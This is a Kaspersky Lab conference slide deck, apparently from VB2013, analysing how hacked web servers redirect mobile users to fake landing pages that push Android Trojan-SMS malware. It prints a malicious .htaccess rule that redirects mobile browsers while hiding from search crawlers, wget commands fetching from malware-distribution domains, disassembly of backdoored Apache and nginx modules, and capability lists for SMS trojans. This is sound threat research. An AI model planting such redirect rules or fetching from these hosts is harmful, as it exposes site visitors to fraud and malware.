KASPERSKY lab

MALICIOUS REDIRECTION OF MOBILE USERS

VB2013, BERLIN

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CONTENTS

REDIRECTS

REDIRECTS

```
wget.exe 4girecharge.com
```

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
REDIRECTS

```
wget.exe http://8rollov.ru
```



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
REDIRECTS

```
wget.exe http://airmakersheatingandair.com
```



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
REDIRECTS

.htaccess

```
RewriteEngine   on
RewriteCond     %{HTTP_USER_AGENT}  (android|midp|j2me|symbian|series\ 60|symbos|windows\ mobile|windows\ ce|ppc|sma
RewriteCond     %{HTTP_USER_AGENT}  !(accoona|ia_archiver|antabot|ask\ jeeves|baidu|dcpbot|eltaindexer|feedfetcher|g
RewriteRule     (.*)    http://file-soft.org/mobile/id-87335/Opera    [L,R=302]

Options -Indexes

ErrorDocument 404 /404.php

#php_flag allow_call_time_pass_reference 1
#php_flag session.use_trans_sid off
#php_value display_errors On

#php_value mbstring.func_overload 2
php_value mbstring.internal_encoding UTF-8
php_value allow_call_time_pass_reference 1
```

REDIRECTS

scripts



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REDIRECTS

Backdoors

Backdoor.Linux.Apmod.gen

```
loc_53FE:                               ; CODE XREF: _INJECT_LOAD+70↑j
                                        ; _INJECT_LOAD+D2↑j ...
                call    __INJECT_UPDATE
                mov     edx, eax
                jmp     loc_5350
; ---------------------------------------------------------------------------

loc_540A:                               ; CODE XREF: _INJECT_LOAD+DC↑j
                lea     esi, [ebp+nptr]
                mov     [esp], esi
                mov     dword ptr [ebp+nptr], 0
                mov     [ebp+var_20], 0
                mov     [ebp+var_1C], 0
                mov     [ebp+var_18], 0
                mov     [ebp+var_14], 0
                mov     dword ptr [esp+0Ch], 14h
                mov     [esp+8], eax
                mov     [esp+4], edi
                call    ___memcpy_chk
                mov     [esp], esi      ; nptr
                mov     dword ptr [esp+0Ch], 0 ; group
                mov     dword ptr [esp+8], 0Ah ; base
                mov     dword ptr [esp+4], 0 ; endptr
                call    ___strtol_internal
                mov     dword ptr [esp], 0 ; timer
                mov     esi, eax
                call    _time
```

REDIRECTS

Backdoors

Backdoor.FreeBSD.Papach.a

infected Apache for FreeBSD

```
; int __fastcall INFECTED_forwarder_X(void *dest)
                public INFECTED_forwarder_X
INFECTED_forwarder_X proc near          ; CODE XREF: c84143dE9f4EAa69Fe56777
                                        ; y508C2E8E4A6aB14fEE7F+121↓p ...

var_20          = qword ptr -20h
var_18          = qword ptr -18h
var_10          = qword ptr -10h
var_8           = qword ptr -8

                mov     [rsp+var_20], rbx
                mov     [rsp+var_18], rbp
                mov     rbp, rdi
                mov     [rsp+var_10], r12
                mov     [rsp+var_8], r13
                sub     rsp, 28h
                mov     rdi, [rsi+0F0h]
                mov     r12, rsi
                mov     esi, offset aXForwardedFor ; "X-Forwarded-For"
                call    _apr_table_get
                mov     rdi, [r12]
                mov     rsi, rax
                call    _apr_pstrdup
                test    rax, rax
                mov     rbx, rax
                jz      loc_42D468
                mov     rdi, rax        ; s
```

Backdoor.Linux.Maldyr.a


infected nginx for Linux

```
                sub     rsp, 8
                mov     rax, [rdi+8]
                mov     edi, offset aXRealIp ; "X-Real-IP"
                mov     rbx, [rax]
                add     rbx, 10h
                mov     r8, [rbx+8]
                mov     rsi, r8
                repe cmpsb
                jnz     short loc_456BA0
                mov     qword ptr [rdx+8], 0

loc_456B92:                             ; CODE XREF: .text:0000000000456BEC↓j
                add     rsp, 8
                xor     eax, eax
                pop     rbx
                pop     rbp
                retn
; ---------------------------------------------------------------------------
                align 20h

loc_456BA0:                             ; CODE XREF: .text:0000000000456B88↑j
                cld
                mov     edi, offset aXForwardedFor ; "X-Forwarded-For"
                mov     ecx, 10h
                mov     rsi, r8
                repe cmpsb
                jnz     short loc_456BC3
```

REDIRECTS Hacked Hosting




MALWARE

MALWARE

Landing pages

1. Browser update



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
MALWARE

2. Flash player

Landing pages



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

Landing pages

3. Fake Google Play




Landing pages

4. Fake porn sites



Landing pages


5. Other



MALWARE

Landing pages

5. Other



MALWARE

Zipwap

Trojan-SMS

Trojan-SMS.AndroidOS.FakeInst.a

- Only GCM for receiving commands
- Send Premium rate SMS
- Delete and answer incoming SMS
- Install shortcuts and show notifications

MALWARE

SmsPirat

Trojan-SMS

Trojan-SMS.AndroidOS.OpFake.a

- Works only through mobile internet
- Send Premium rate SMS
- Delete and answer incoming SMS
- Block and redirect outgoing calls

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MALWARE

Wapsyst


WapSyst.biz

Зарабатывай на мобильном трафике

Trojan-SMS

Trojan-SMS.AndroidOS.OpFake.bo

- Lot’s of obfuscation
- >230 modifications
- Move functional to the elf library
- >450 000 APK
- Send Premium rate SMS
- >75 000 blocked installs in 2013
- Delete and answer incoming SMS
- Steal contacts



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MALWARE

Private1

Trojan-SMS

Trojan-SMS.AndroidOS.Agent.u

- First used DeviceAdmin vulnerability
- Send Premium rate SMS
- Delete and answer incoming SMS
- Block and redirect outgoing calls
- Steal all contacts, SMS and call logs

MALWARE

Private2&3

Trojan-SMS


Trojan-SMS.AndroidOS.FakeInst.a2

- Send Premium rate SMS
- Delete and answer incoming SMS

Trojan-SMS.AndroidOS.FakeInst.a3

- Send Premium rate SMS
- Delete and answer incoming SMS

Trojan-SMS



